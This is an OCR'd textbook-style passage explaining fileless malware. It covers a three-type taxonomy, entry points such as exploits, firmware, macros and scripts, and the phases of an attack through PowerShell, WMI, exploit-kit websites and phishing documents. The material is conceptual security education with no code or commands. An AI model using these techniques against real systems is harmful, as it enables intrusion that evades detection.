


Figure 7.59: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**


  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:




Figure 7.60: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

- **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

  Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

